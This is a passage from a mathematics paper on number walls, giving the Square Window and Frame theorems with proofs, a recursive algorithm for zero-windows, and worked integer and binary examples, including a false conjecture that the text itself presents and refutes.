$$\begin{aligned} S_{-2,n} \;&=\; 0, \quad S_{-1,n} \;=\; 1, \quad S_{0,n} = S_n, \\ S_{m,n} \;&=\; \big({S_{m-1,n}}^2 \;-\; S_{m-1,n+1} S_{m-1,n-1} \big) / S_{m-2,n} \quad \text{for } m > 0, \\ &\qquad \text{provided } S_{m-2,n} \neq 0. \end{aligned} \tag{3.7}$$

[The initial row of zeros is not a great deal of use at this point, but comes in useful later as an *outer frame* for zeros occurring in the sequence.]

The possibility of zero elements in the wall is a stumbling block to the use of (3.7) for its computation, particularly if the ground domain happens to be a small finite field, when they are almost certain to occur. The next result sharpens a classical one in the study of Padé Tables §11, the first half of the 'Padé Block Theorem'. All proofs of it (including this author's) should be regarded with suspicion, having a disconcerting tendency to resort to hand-waving at some crucial point in the proceedings: for this reason we feel regretfully unable to recommend a prior version.

A *region* of a number wall is defined to be a simply-connected subset of elements, where two elements are *connected* when they have one subscript (m or n) equal, the other (n or m) differing by unity. The regions which we consider are $g \times g'$ *rectangles*, having at most four boundary segments along each of which some subscript is constant; their *lengths* g, g' (measured in numbers of elements along each segment) may range from zero to infinity. The *inner frame* of a rectangle is the smallest connected set which disconnects the

region from its complement: it normally comprises four edges and four corners. The *outer frame* similarly disconnects the union of the rectangle with its inner frame from the complement. [In the example at the end of §5 will be found a 4×4 (square) rectangle of zeros, with an inner frame of ones.]

Theorem: Square Window Theorem: Zero elements $S_{m,n} = 0$ of a number-wall occur only within *zero-windows*, that is square $g \times g$ regions with nonzero inner frames. The nullity of (the matrix corresponding to) a zero element equals its distance h from the inner frame. (3.8)

Proof: To start with, by (3.6) if $S_{m-1,n} = S_{m,n-1} = 0$ then $S_{m,n} = 0$, and by (3.6) shifting $m \leftarrow m-1, n \leftarrow n-1$, similarly $S_{m-1,n-1} = 0$; the mirror-image argument yields the converse. Now by an easy induction, any connected region of zeros must be a (possibly infinite) rectangle.

Now let there be such a rectangle with g rows, g' columns, and NW corner (n increasing to the East and m to the South) located at $S_{m,n}$: in detail,

$$\begin{aligned}
S_{m,n} = 0,\ \ldots,\ S_{m,n+g'-1} &= 0;\\
S_{m,n} = 0,\ \ldots,\ S_{m+g-1,n} &= 0,\\
S_{m,n+g'-1} = 0,\ \ldots,\ S_{m+g-1,n+g'-1} &= 0,\\
S_{m+g-1,n} = 0,\ \ldots,\ S_{m+g-1,n+g'-1} &= 0,\\
S_{m-1,n} \neq 0,\ \ldots,\ S_{m-1,n+g'} &\neq 0;\\
S_{m,n} \neq 0,\ \ldots,\ S_{m+g,n} &\neq 0;\\
S_{m,n+g'} \neq 0,\ \ldots,\ S_{m+g,n+g'} &\neq 0;\\
S_{m+g,n} \neq 0,\ \ldots,\ S_{m+g,n+g'} &\neq 0.
\end{aligned}$$

Then by (3.2) a unique minimal relation $J(\mathbf{E})$ of order m spans $S_{n-m}, \ldots, S_{n+m+g-1}$. Suppose $g' > g$: then the relation $\mathbf{E}^g J$ of order $m+g$ spans $S_{n-m-g}, \ldots, S_{n+m+g}$, so by (3.2) $S_{m+g,n} = 0$, contrary to hypothesis. Suppose $g' < g$: then since $S_{m+g',n} = 0$, there is a relation spanning $S_{n-m-g'}, \ldots, S_{n+m+g'}$; also since $S_{m+g'-1,n-1} \neq 0$ is a nonzero minor of $S_{m+g',n}$, the latter has nullity 1 and the relation must therefore be unique. One such relation is simply $\mathbf{E}^{g'} J$: so J spans $S_{n-m+g'}, \ldots, S_{n+m+g'}$ and by (3.2) $S_{m,n+g'} = 0$, contrary to hypothesis. The only possibility remaining is that $g' = g$, and the rectangle must be a square.

Consider this square divided by its diagonals $i - j = m - n$ and $i + j = m + n + g - 1$ into North, East, South, West quarters; let h denote the distance of the element $S_{i,j}$ from the frame in the same quarter. All the elements in the North quarter have rank m, since the only relations spanning subintervals of $S_{n-m}, \ldots, S_{n+m+g-1}$ are (polynomial) multiples of J itself: in particular, if g is odd, the central element has rank m and nullity $h = [(g+1)/2]$. If g is even, there are four elements at the centre, the North pair having rank m and nullity h as before; the South pair have rank $m+1$, since (for example) any relation corresponding to $S_{m+g/2,n+g/2-1}$ spans $S_{m-n-1}, \ldots, S_{n+m+g/2}$, but S_{m-n-1} lies outside the span of J (the relations are multiples of $\mathbf{E}J$). So for any g the central elements have nullity equal to their distance h from the frame. Now observe that the nullity of any element $S_{i,j}$ can only differ from that of its neighbors $S_{i-1,j}, S_{i,j-1}, S_{i,j+1}, S_{i+1,j}$ by at most unity, since the matrices differ essentially by a single row or column. Therefore it must decrease with h in all directions, in order to reach zero with h at the inner frame where all elements are nonzero. ■

A simple consequence of (3.8) is the occurrence of 'prime windows' in a wall over some larger ground domain:

Corollary: Elements divisible by some prime ideal P clump together in square regions, elements at distance h from the frame being divisible by (at least) P^h. (3.9)

In particular, these windows are noticeable for ordinary primes p in integer walls.

A less obvious but more useful and rather elegant consequence, credited to Massey in **Cha82**, quantifies the notion that, if two different sequences have a large common portion, then at least one of them has high linear order. It could be proved directly by linear dependence arguments.

Corollary: Massey's Lemma: The sum of the orders of proper relations spanning two intervals of a sequence exceeds the length of the intersection, unless each relation spans their union. (3.10)

Proof: Let the intervals (a_i, b_i) of the sequence be spanned maximally by minimal proper relations of orders r_i, for $i = 1, 2$. By (3.2), (3.8) there are corresponding windows in the number-wall at (m_i, n_i) of size g_i where $a_i = n_i - m_i$, $b_i = n_i + m_i + g_i - 1$, so

$$m_i = r_i, \quad n_i = a_i + r_i, \quad g_i = b_i - a_i - 2r_i + 1.$$

Suppose the windows to be distinct (failing which their parameters coincide in pairs); since they are square and cannot overlap, one of the following is true:

$$m_1 + g_1 < m_2, \quad n_1 + g_1 < n_2, \quad m_2 + g_2 < m_1, \quad n_2 + g_2 < n_1.$$

Substituting, either

$$\begin{cases} b_1 - a_1 - r_1 + 1 < r_2 & \text{or} \\ b_1 - r_1 + 1 < a_2 + r_2 & \text{or} \\ b_2 - a_2 - r_2 + 1 < r_1 & \text{or} \\ b_2 - r_2 + 1 < a_1 + r_1 \end{cases}$$

whence

$$r_1 + r_2 \ > \ 1 + \min(b_1 - a_1, b_1 - a_2, b_2 - a_2, b_2 - a_1).$$

as claimed.

Relaxing the maximality constraint on the intervals and the minimality on the order does not affect the result. ■

As an illustration, suppose we are to find the order and relation spanning

$$S \ = \ [0, 0, 0, 1, 16, 170, 1520, 12411, 96096, 719860, \ldots].$$

The following pair of number-walls can be computed via (3.6): The final row of zeros of the first suggests (3.3) that the order might be $r = 4$. The final row of the second gives (3.4) the auxiliary polynomial $J \ = \ \mathbf{E}^4 - 16\mathbf{E}^3 + 86\mathbf{E}^2 - 176\mathbf{E} + 105 \ = \ 0$, that is S satisfies the relation

$$S_{n+4} - 16S_{n+3} + 86S_{n+2} - 176S_{n+1} + 105S_n \ = \ 0.$$

$m\backslash n$	0	1	2	3	4	5	6	7	8	9
−2	0	0	0	0	0	0	0	0	0	0
−1	1	1	1	1	1	1	1	1	1	1
0	0	0	0	1	16	170	1520	12411	96096	719860
1	0	0	0	1	86	4580	200530	7967001	300258756	
2	0	0	0	1	176	21946	2449616	262848811		
3				1	105	11025	115762			
4					0	0				

0 0 0	0	0	0	0
1 1 1	1	1	1	1
0 0 1	$16-X$	$170-16X$	$1520-170X$	$12411-1520X$
0 0 1	$86-16X+X^2$	$4580-1200X+86X^2$	$200530-59824X+4580X^2$	
1	$176-86X+16X^2-X^3$	$21946-13456X+2711X^2-176X^3$		
	$105-176X+86X^2-16X^3+X^4$			

4. The Frame Formulae

We are now ready to tackle the central undertaking of this investigation: the elucidation of conditions on the number-wall elements of the inner and outer frames surrounding a zero-window, permitting the recursive rule (3.7) to be completed. The results to be proved are as follows, the adjacent diagram illustrating the notation employed, to be explained in more detail as we proceed.

Diagram Window Notation

	E_0	E_1	E_2	$\ldots$	E_k	$\ldots$	E_g	E_{g+1}	
F_0	B, A_0	A_1	A_2	$\ldots$	A_k	$\ldots$	A_g	A, C_{g+1}	G_{g+1}
F_1	B_1	$\mathbf{0}$	$\mathbf{0}$	$\ldots$	$\mathbf{0}$	$\ldots$	$\mathbf{0}$	C_g	G_g
F_2	B_2	$\mathbf{0}$	$\ddots$	(P)	$\rightarrow$		$\vdots$	$\vdots$	$\vdots$
$\vdots$	$\vdots$	$\vdots$	(Q)	$\ddots$		$\uparrow$	$\mathbf{0}$	C_k	G_k
F_k	B_k	$\mathbf{0}$	$\downarrow$		$\ddots$	(R)	$\vdots$	$\vdots$	$\vdots$
$\vdots$	$\vdots$	$\vdots$		$\leftarrow$	(T)	$\ddots$	$\mathbf{0}$	C_2	G_2
F_g	B_g	$\mathbf{0}$	$\ldots$	$\mathbf{0}$	$\ldots$	$\mathbf{0}$	$\mathbf{0}$	C_1	G_1
F_{g+1}	B, D_{g+1}	D_g	$\ldots$	D_k	$\ldots$	D_2	D_1	D, C_0	G_0
	H_{g+1}	H_g	$\ldots$	H_k	$\ldots$	H_2	H_1	H_0	

Theorem: Frame Ratio Theorem: The inner frame of a $g \times g$ zero-window comprises four geometric sequences, along the North, West, East, South edges, with ratios P, Q, R, T resp., and origins at the NW and SE corners. They satisfy

$$PT/QR \;=\; (-)^g; \tag{4.1}$$

Corollary: Inner Frame Theorem: The inner frame sequences A_k, B_k, C_k, D_k satisfy

$$A_k D_k / B_k C_k \;=\; (-)^{gk} \quad \text{for } 0 \le k \le g+1; \tag{4.2}$$

Theorem: Outer Frame Theorem: The outer frame sequences E_k, F_k, G_k, H_k lie immediately outside A_k, B_k, C_k, D_k resp., and are aligned with them. They satisfy the relation: For $g \ge 0$, $0 \le k \le g+1$,

$$QE_k/A_k \;+\; (-)^k PF_k/B_k \;=\; RH_k/D_k \;+\; (-)^k TG_k/C_k. \tag{4.3}$$

The method of proof is straightforward in principle: unfortunately, the details are somewhat involved. Suppose we are given an *original* sequence $[S_n]$ with elements in some given ground domain, such that the number wall displays a $g \times g$ zero-window with NW corner $S_{m,n}$. We proceed to modify one element by adding a transcendental

$$S_{n+m+g-1} \;\leftarrow\; S_{n+m+g-1} + (-)^m X,$$

yielding a *perturbed* sequence over the domain extended to formal power series, whose (perturbed) wall has only a $(g-1) \times (g-1)$ zero-square at the same location.

Now assuming the exact result for the smaller zero-window over the extension, we proceed to prove it by induction for the perturbed wall, then finally let $X \to 0$ [i.e. specialize to FLS coefficient of X^0]. To avoid unnecessarily complicating an already quite sufficiently involved notation, we do not explicitly distinguish between the original and perturbed quantities; but claims referring to the latter are styled *Lemma* rather than *Theorem*, and explicitly involve X. We make heavy implicit use of our $\mathcal{O}(X^k)$ notation and rules (1.1).

Here we digress to emphasize that, for this induction to take effect, the perturbed configuration must itself constitute the number wall of some actual sequence; the importance of this will subsequently be underlined by a counterexample (5.4). Failure to respect this principle fatally compromised at least one earlier attempted proof of an essentially equivalent result — credited to Gilewicz and Froissart in **Gil78** — where the postulated configuration of four perturbed inner edges, each linear in the perturbing variable, can be seen by (4.5) to be impossible. [It is intriguing to speculate how such a strategy might have come to be preferred over that adopted here. A partial explanation may lie in the various other pitfalls awaiting us below, which shall duly be paraded for the reader's edification.]

Diagram Perturbed Window Notation

	E_0	E_1	E_2	$\dots$	E_k	$\dots$	$\dots$	E_g	E_{g+1}	
F_0	B, A_0	A_1	A_2	$\dots$	A_k	$\dots$	$\dots$	A_g	A, C_{g+1}	G_{g+1}
F_1	B_1	$\mathbf{0}$	$\mathbf{0}$	$\dots$	$\mathbf{0}$	$\dots$	$\mathbf{0}$	M_g	C_g	G_g
F_2	B_2	$\mathbf{0}$	$\ddots$	(P)	$\rightarrow$		$\vdots$	$\vdots$	$\vdots$	$\vdots$
$\vdots$	$\vdots$	$\vdots$	(Q)	$\ddots$		$\uparrow$	$\mathbf{0}$	M_k	C_k	G_k
F_k	B_k	$\mathbf{0}$	$\downarrow$		$\ddots$	(R)	$\vdots$	$\vdots$	$\vdots$	$\vdots$
$\vdots$	$\vdots$	$\vdots$		$\leftarrow$	(T)	$\ddots$	$\vdots$	$\vdots$	$\vdots$	$\vdots$
$\vdots$	$\vdots$	$\mathbf{0}$	$\dots$	$\mathbf{0}$	$\dots$	$\dots$	$\mathbf{0}$	M_2	C_2	G_2
F_g	B_g	N_g	$\dots$	N_k	$\dots$	$\dots$	N_2	N, M_1	C_1	G_1
F_{g+1}	B, D_{g+1}	D_g	$\dots$	D_k	$\dots$	$\dots$	D_2	D_1	D, C_0	G_0
	H_{g+1}	H_g	$\dots$	H_k	$\dots$	$\dots$	H_2	H_1	H_0	

The perturbed window is illustrated in the accompanying Diagram, representing a region within the perturbed wall, for some sequence which is not shown. Below and on the counter diagonal, all perturbed elements are polynomial (finite FLS); above it, they remain as original. The original zero-window had inner frame comprising A, B, C, D and outer frame E, F, G, H on its North, West, East, South sides; the perturbed window has inner frame M, N (where originally there were zeros) and outer frame C, D on its East, South. The frame vectors are of length $g + 2$ (original) or $g + 1$ (perturbed), indexed from 0: the origin of North frame vectors is on column $n-1$, of West on row $m-1$ (A_0 and B_0 are identical), of East on row $m+g$, and of South on column $n+g$ (C_0 and D_0 are identical). It will emerge that A, B, C, D, M, N are approximately geometric sequences (4.5) – (4.7), their ratios denoted by $A_1/A_0 = P, Q, R, T, U, V$ respectively.

Lemma: There are elements U, V such that for $1 \le k \le g+1$,

$$\begin{aligned} M_k \;&=\; A_g U^{k-g-1}, \quad N_k \;=\; B_g V^{k-g-1}; \\ \text{in fact,} \quad U \;&=\; P/X, \quad V \;=\; (-)^{g-1} Q/X. \end{aligned} \tag{4.5}$$

Proof: By definition (3.1)

$$M_g \;=\; \begin{vmatrix} S_{n+g-1} & \cdots & S_{n+g+m-1} + (-)^m X \\ \vdots & \ddots & \vdots \\ S_{n+g-m-1} & \cdots & S_{n+g-1} \end{vmatrix}$$

$$= \begin{vmatrix} S_{n+g-2} & \cdots & S_{n+g+m-3} \\ \vdots & \ddots & \vdots \\ S_{n+g-m-1} & \cdots & S_{n+g-2} \end{vmatrix} X \;+\; \begin{vmatrix} S_{n+g-1} & \cdots & S_{n+g+m-1} \\ \vdots & \ddots & \vdots \\ S_{n+g-m-1} & \cdots & S_{n+g-1} \end{vmatrix},$$

expanding the determinant;

$$= \; A_{g-1} X \;+\; 0$$

in terms of the original wall. Also $M_{g+1} \equiv A_g$, so we can define

$$U \;=\; M_{g+1}/M_g \;=\; A_g/A_{g-1}X, \quad \text{or} \quad U \;=\; P/X.$$

For N, V, Q the only difference is that the determinant is order $m+g-1$; notice that we can use the same X in both contexts, by (3.8). Finally, for $1 \le k \le g-1$, by (3.6), ${M_{k+1}}^2 = M_{k+2} M_k$, showing that $[M_k]$ is geometric with ratio U; similarly for N. ■

Lemma: There are elements P, Q such that for $0 \le k \le g+1$,

$$A_k \;=\; A_0 P^k \;+\; \mathcal{O}(X), \quad B_k \;=\; B_0 Q^k \;+\; \mathcal{O}(X). \tag{4.6}$$

Proof: For $0 \le k \le g$, see the end of the proof of (4.5) with $P = A_1/A_0$, $Q = B_1/B_0$. For $k = g+1$, using (3.6) and (4.6) [A is exactly geometric for $k < g+1$], we have

$$A_{g+1} \;=\; ({A_g}^2 - E_g M_g)/A_{g-1} \;=\; A_0 P^{g+1} - E_g X.$$

B behaves similarly. ■

It is important to bear in mind that we may always divide by elements of the inner frame or by ratios, since we know these to be nonzero; indeed the same is true of C and D, even in the perturbed case (4.7). And when multiplying or dividing FLSs (1.1), we need to ascertain that the factors have order sufficiently large to justify the order claimed for the error in their product: E, F, G, H are always $\mathcal{O}(1)$ at worst; A, B, C, D and P, Q, R, T are $\mathcal{O}(1)$ exactly; but U, V are $\mathcal{O}(1/X)$.

Notice here too that the 'ratios' R, T of the approximately geometric outer frames are defined explicitly by $C_1/C_0, D_1/D_0$, rather than retaining their original values, an apparently insignificant detail which is central to the proof: it allows us to get an unexpectedly small and explicit first perturbation term in the expansions (4.7) of C, D, without which the crucial information carried by the perturbation term in the proof of the central result (4.9) would be swamped by noise of order $\mathcal{O}(X)$.

Lemma: There are elements R, T such that for $2 \le k \le g+1$,

$$\begin{aligned} C_k \;&=\; C_0 R^k \;-\; (R/P)^{g-k+3} G_{k-1} X^{g-k+2} \;+\; \mathcal{O}(X^{g-k+3}), \\ D_k \;&=\; D_0 T^k \;-\; (-)^{(g-1)k} (T/Q)^{g-k+3} H_{k-1} X^{g-k+2} \;+\; \mathcal{O}(X^{g-k+3}). \end{aligned} \tag{4.7}$$

Proof: By induction on k. For $k = 1$ we have $C_1 = C_0 R$ exactly by definition; the Lemma fails here, but still $C_1 = C_0 R + \mathcal{O}(X^{g+1})$ as required to commence the induction. For $2 \leq k \leq g+1$,

$$\begin{aligned} C_k &= {C_{k-2}}^{-1}({C_{k-1}}^2 - M_{k-1}G_{k-1}) \quad \text{by (3.6)}, \\ &= {C_0}^{-1}R^{2-k}({C_0}^2 R^{2k-2} - A_g(X/P)^{g-k+2}G_{k-1}) + \mathcal{O}(X^{g-k+3}), \end{aligned}$$

by (4.5) and hypothesis or definition; now we get the result since by (4.6) and the previous line

$${C_0}^{-1}A_g = \big({C_{g+1}}^{-1}R^{g+1} + \mathcal{O}(X)\big)\big(A_{g+1}P^{-1} + \mathcal{O}(X)\big) = R^{g+1}/P + \mathcal{O}(X).$$

D_k is treated similarly. ■

We proceed to the perturbed forms of the Frame Ratio and Outer Frame Theorems. The form of Lemma (4.9) demands some explanation. As explained earlier, the sequence and its wall have been perturbed so that the window of size g has shrunk to size $g-1$, and the natural approach would seem to be simply to apply the original Outer Frame Theorem (4.3) to compute the perturbed row D inductively, then find H immediately by (3.6) as $H_k = ({D_k}^2 - D_{k-1}D_{k+1})/N_k$: the idea is illustrated towards the end of §13.

There are several reasons why this program fails in a formal context. To begin with, finding one H_k would require three elements from D, which in turn involve three from E and F, rather than the single one demanded by the Theorem (4.3) to be proved. Then we should need to divide by $N_k = \mathcal{O}(X^{g-1-k})$ by (4.5): this implies that all terms of smaller order in the numerator must cancel, so requires pre-evaluation of this many terms of the polynomials D_k. Finally similar reasons demands the polynomials C_k, which would have to be calculated in some unrelated fashion, since we have only one equation connecting E, F, C, D: to wit (4.3) with C, D playing the part of G, H etc. [It is a fairly safe bet that (4.3) is the only condition possible on the outer frame elements, since by manipulating the original sequence, we can arrange for E,F,G to take arbitrary values. Consequential alterations to the inner frame, being fixed by just four elements A_0, P, Q, R, have little influence on this situation.]

Lemma:

$$PT/QR = (-)^g + \mathcal{O}(X^{g+1}). \tag{4.8}$$

Proof: By (4.5), $QU/PV = (-)^{g-1}$ (avoiding induction on g); and using (4.5) with $k = 2$ and (4.7) with $k = g$ (both of which in fact need no error term)

$$\begin{aligned} N_2/M_2 &= B_g V^{1-g}/A_g U^{1-g} \\ &= A_0 P^g (X/P)^{g-1}/B_0 Q^g (X/Q)^{g-1}(-)^{(g-1)^2} = V/U, \end{aligned}$$

noting that $A_0 = B_0$ and $(g-1)^2$, $(g-1)$ have the same parity; also by (4.7)

$$C_1/D_1 = C_0 R/D_0 T = R/T.$$

Collecting,

$$\begin{aligned} QR/PT &= (QU/PV)(V/U)(R/T) = (-)^g N_2 C_1/M_2 D_1 \\ &= (-)^g(-M_2 D_1 + M_1^2)/M_2 D_1 \quad \text{by (3.6)} \\ &= -(-)^g + \mathcal{O}(X^{g+1}) \quad \text{by (4.5).} \ \blacksquare \end{aligned}$$

Lemma: For $g \geq 0$, $0 \leq k \leq g+1$,

$$QE_k/A_k + (-)^k PF_k/B_k = RH_k/D_k + (-)^k TG_k/C_k + \mathcal{O}(X) \tag{4.9}$$

Proof in cases $k = 0, g+1$: By (3.6) and definition of P, Q, R, T,

$${A_0}^2 = B_1 E_0 + A_1 F_0 = A_0 Q E_0 + A_0 P F_0,$$

whence ${A_0}^{-1}(QE_0 \ + \ PF_0) \ = \ 1$; similarly ${C_0}^{-1}(RH_0 \ + \ TG_0) \ = \ 1$. Also $A_0 = B_0$ and $C_0 = D_0$, which proves case $k = 0$; case $k = g + 1$ is similar.

Proof in cases $1 \le k \le g$: For $g = 0$ there are no (further) cases to consider. For $g \ge 1$, we assume (4.9), replacing g by $g - 1$ for the induction; C_k, D_k, G_k, H_k by M_{k+1}, N_{k+1}, C_{k+1}, D_{k+1}, noticing the shift in origin caused by the new SE corner; R, T by U, V; and letting $X \to 0$. Then by inductive hypothesis

$$\begin{aligned}
&Q.E_k/A_k \ + \ (-)^k P.F_k/B_k \\
&\quad = \ U.D_{k+1}/N_{k+1} \ + \ (-)^k V.C_{k+1}/M_{k+1} \\
&\quad = \ (P/X)(-)^{(g+1)k} {B_g}^{-1} (X/Q)^{k-g} D_{k+1} \\
&\qquad + \ (-)^{k+g+1}(Q/X){A_g}^{-1}(X/P)^{k-g} C_{k+1} \ + \ \mathcal{O}(X) \quad \text{by (4.5)} \\
&\quad = \ Y + Z + \mathcal{O}(X^{g-k+2}) \ + \ \mathcal{O}(X), \quad \text{say.}
\end{aligned}$$

At this point we expand C, D by (4.7) and separate them into main Y, first perturbation Z and residual error terms. The main terms cancel to order X, as expected:

$$\begin{aligned}
Y &= X^{k-g-1}(-)^{g+k+1}\big((-)^{gk+g+1} D_0 {B_g}^{-1} Q^{-g} (T/Q)^k PT \ + \ C_0 {A_g}^{-1} P^{-g} (R/P)^k QR\big) \\
&= \ X^{k-g-1}(-)^{g+k+1} A_0 C_0 \big((-)^{gk+g+1}(T/Q)^k PT + (R/P)^k QR\big) \\
&\quad \text{since } B_g Q^{-g} = B_0 = A_0 = A_g P^{-g},\ D_0 = C_0; \\
&= \ X^{k-g-1}(-)^{g+k+1} A_0 C_0 (R/P)^k QR(-1+1) \ + \ \mathcal{O}(X^{g+1}) \\
&\quad \text{since } T/Q = (-)^g R/P + O(X^{g+1}),\ PT = (-)^g QR \ + \ \mathcal{O}(X^{g+1}) \text{ by (4.8)}; \\
&= \ \mathcal{O}(X^k).
\end{aligned}$$

The first perturbation terms incorporate the desired right-hand side:

$$\begin{aligned}
Z &= (-)^{g+k}\big((-)^k {B_g}^{-1} P Q^{-2} T^{g-k+2} H_k \ + \ {A_g}^{-1} P^{-2} Q R^{g-k+2} G_k\big) \\
&\quad \text{simplifying — the exponents of X cancel exactly;} \\
&= \ (-)^{g+k}\big((-)^k (PT/QR) R H_k/D_k + (QR/PT) T G_k/C_k\big) \ + \ \mathcal{O}(X) \\
&\quad \text{since } A_g P R^{g-k+1} = C_k \ + \ \mathcal{O}(X) \text{ etc by (4.6) then (4.7) with } k = g+1; \\
&= \ R H_k/D_k \ + \ (-)^k T G_k/C_k \ + \ \mathcal{O}(X) \quad \text{by (4.8).}
\end{aligned}$$

Collecting Y, Z, etc and checking that the error terms are all $\mathcal{O}(X)$ now gives the result. ■

Finally, setting $X \to 0$ in (4.8) and (4.9), we are home and dry in the original wall: (4.1) and (4.3) are immediate, and (4.2) is a simple consequence of (4.8), (4.6), (4.7). However, notice that this last step is only possible because specialization commutes with arithmetic (1.0).

5. The Algorithm, Special Cases

By isolating T, D_k and H_k on the left-hand side of the Frame Theorems, we immediately get a comprehensive and efficient recursion for computing the number-wall by induction on rows m:

Corollary: If $m \leq 0$ or $S_{m-2,n} \neq 0$ use (3.7); otherwise, determine whether $S_{m,n}$, with respect to the zero-window immediately to the North, lies within:
(i) the interior, when by (4.1)

$$S_{m,n} = 0 \quad \text{and} \quad T \;=\; (-)^g QR/P;$$

(ii) the inner frame, when by (4.2)

$$S_{m,n} \;\equiv\; D_k \;=\; (-)^{gk} B_k C_k / A_k; \tag{5.1}$$

(iii) the outer frame, when by (4.3)

$$S_{m,n} \;\equiv\; H_k \;=\; (D_k/R)(QE_k/A_k + (-1)^k (PF_k/B_k - TC_k/M_k)).$$

Illustrative examples are given later in this section.

In principle the original Sylvester recursion (3.6) might be dispensed with, since the Frame Theorems hold even for $g = k = 0$; but in practice it is impossible to avoid programming the latter as a special case anyway, so the saving is only conceptual. [To quote Alf van der Poorten **Poo96**: In theory, there is no difference between theory and practice. In practice, it doesn't quite work that way.]

The special case $g = k = 1$ can be recast in the simplified form:

Corollary: In the notation of the attached figure depicting a portion of the number-wall, for an isolated zero at W we have $ED^2 + HA^2 = FC^2 + GB^2$; (5.2)

this follows directly by setting $W = 0$ in the (polynomial) identity:

Lemma: In the notation of the attached figure

$$ED^2 + HA^2 - W(EH + AD) \;=\; FC^2 + GB^2 - W(FG + BC). \tag{5.3}$$

$$\begin{array}{ccccc} & & E & & \\ & L & A & K & \\ F & B & W & C & G \\ & N & D & M & \\ & & H & & \end{array}$$

Proof: Suppose W transcendental over the ground domain of $[S_n]$ [strictly, W is some not-identically-vanishing function of transcendental X, such as $W = LX$ where $L \neq 0$ and X is the perturbation of $[S_n]$ in the proof of (4.5)]. Expanding $LK \cdot NM = LN \cdot KM$ via (3.6) then rearranging,

$$(A^2 - EW)(D^2 - HW) \;=\; (B^2 - FW)(C^2 - GW),$$

$$(BC + AD)(AD - BC) \;+\; W(FC^2 + GB^2 - ED^2 - HA^2) \;+\; W^2(EH - FG) \;=\; 0.$$

Again using (3.6), substituting for $BC + AD \;=\; W^2$, canceling W and rearranging gives the desired equation. We can now argue, as in the proof of (3.5), that for fixed m this is a polynomial identity in elements of a sequence $[S_n]$ of distinct transcendentals, so it remains true even when some of the constituent elements such as W take zero values. Alternatively, in the spirit of §7, we can examine each possible pattern of zeros individually, and resolve it by applying (3.8), (4.2) for various $g \leq 3$. ■

[The above approach is noteworthy by reason of its beguiling unreliability: not only does equation (5.2) possess more symmetry than the general Outer Frame Theorem — obstructing attempts to guess the latter — but we have so far been unable to construct an analogous identity for the the $g = 2$ case, even though already in possession of (4.3). The analytically motivated proof technique conceals a pitfall, on which we now dilate.] We have been careful throughout to ensure that every table considered is actually the valid number wall of some sequence. To emphasize that this is not merely some pedantic logical conceit, we give a simple example to illustrate the consequences of abandoning this restriction during a proof, irrelevant though it might be to the initial formulation of a conjecture.

Consider the portion of a number wall shown (diagram left), where the NW zero is S_{mn}, say, and the three zeros are all isolated.

.	.	E	.	.		.	.	E	.	.		.	.	E	.	.
.	.	.	A	.		.	.	.	A	.		.	.	.	A	.
F	.	**0**	Y	**0**		F	.	**0**	**0**	**0**		**0**	**0**	**0**	**0**	**0**
.	B	Z	X	.		.	B	**0**	**0**	**0**		**0**	**0**	**0**	**0**	**0**
.	.	**0**	.	.		.	.	**0**	**0**	**0**		**0**	**0**	**0**	**0**	**0**

By (5.2) and (3.6) we have $FY^2 = EZ^2$ and $Y^2 = AX$, $Z^2 = BX$; substituting the latter into the former gives $EBX = FAX$, from which we cancel X to get $EB = FA$. Letting $X \to 0$, by (3.8) $Y, Z \to 0$ also, leaving a 3×3 window (diagram centre) for which we have established the engagingly succinct

Canard: Fool's Frame Theorem: In the notation of the diagram, there is reason to believe that

$$EB \;=\; FA. \tag{5.4}$$

Sadly, the attached period 6 wall over $\mathbf{Z}$, where $A = E = 1$, $F = 2$, $B = 4$, offers little comfort to anyone disposed to give this credence.

0	0	0	0	0	0	0	0	0
1	1	1	1	1	1	1	1	1
−1	−1	1	1	1	1	1	−1	−1
2	2	2	0	0	0	2	2	2
4	0	4	0	0	0	4	0	4
8	−8	8	0	0	0	8	−8	8
16	−16	16	−16	16	−16	16	−16	16
0	0	0	0	0	0	0	0	0

What went wrong? We could just shrug and say 'where's the sequence?'; but for the sake of explaining the phenomenon a little more convincingly, let us temporarily abandon the formal algebraic context and restrict the wall to some continuous ground domain such as $\mathbf{R}$, in particular interpreting $X \to 0$ as the familiar limit operator.

By (3.2), if $Z \neq 0$ then there is a proper relation of order $m + 2$ spanning $S_{n-m-2}, ..., S_{n+m+2}$; and if $A \neq 0$, $Y = 0$, there is a proper relation of order m spanning $S_{n-m}, ..., S_{n+m+2}$. Then as $X \to 0$, by continuity both claims become true. The sum of the orders is $2m + 2$ and the length of the intersection is $2m + 3$, so by a minor abuse of (3.10) the two relations must be identical. Hence the limiting configuration is actually a window of size 5×5 with NW corner at $S_{m,n-2}$ (diagram right): in particular, $F = B = 0$, and (5.4) is actually true for the subset of number walls to which we have inadvertently restricted ourselves — it's just not very interesting.

A second interesting special case of the Frame Theorems occurs when the ground domain is the binary field $\mathbf{F}_2$: The frame ratios P, Q, R, S and inner frames A, B, C, D are nonzero, so they must all be unity, and the algorithm reduces to

Corollary: Over the binary field, $S_{m,n} = 0$ in the interior of a window, $S_{m,n} = 1$ along its inner frame, and $S_{m,n} \equiv H_k = E_k + F_k + G_k \pmod 2$ along its outer frame. (5.5)

We illustrate (5.5) with a rather more extensive example of a number-wall. $[S_n]$ is the minimal order binary deBruijn sequence (see §9) with period [1111000011010010], and binary wall as in the Diagram (periodic horizontally, zero above and below vertically):

Diagram Binary Wall

m\n	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
-2	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
-1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
0	1	1	1	1	0	0	0	0	1	1	0	1	0	0	1	0
1	1	0	0	1	0	0	0	0	1	1	1	1	0	0	1	1
2	1	0	0	1	0	0	0	0	1	0	1	1	1	1	1	1
3	1	1	1	1	0	0	0	0	1	1	1	0	1	1	0	0
4	1	0	0	1	1	1	1	1	1	0	1	1	1	1	0	0
5	1	0	0	1	0	1	0	0	1	1	1	1	0	1	1	1
6	1	1	1	1	1	1	0	0	1	0	0	1	1	1	1	0
7	1	0	0	0	0	1	1	1	1	0	0	1	1	0	1	1
8	1	0	0	0	0	1	0	0	1	1	1	1	1	1	1	0
9	1	0	0	0	0	1	0	0	1	1	1	0	0	1	1	1
10	1	0	0	0	0	1	1	1	1	0	1	0	0	1	0	1
11	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
12	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

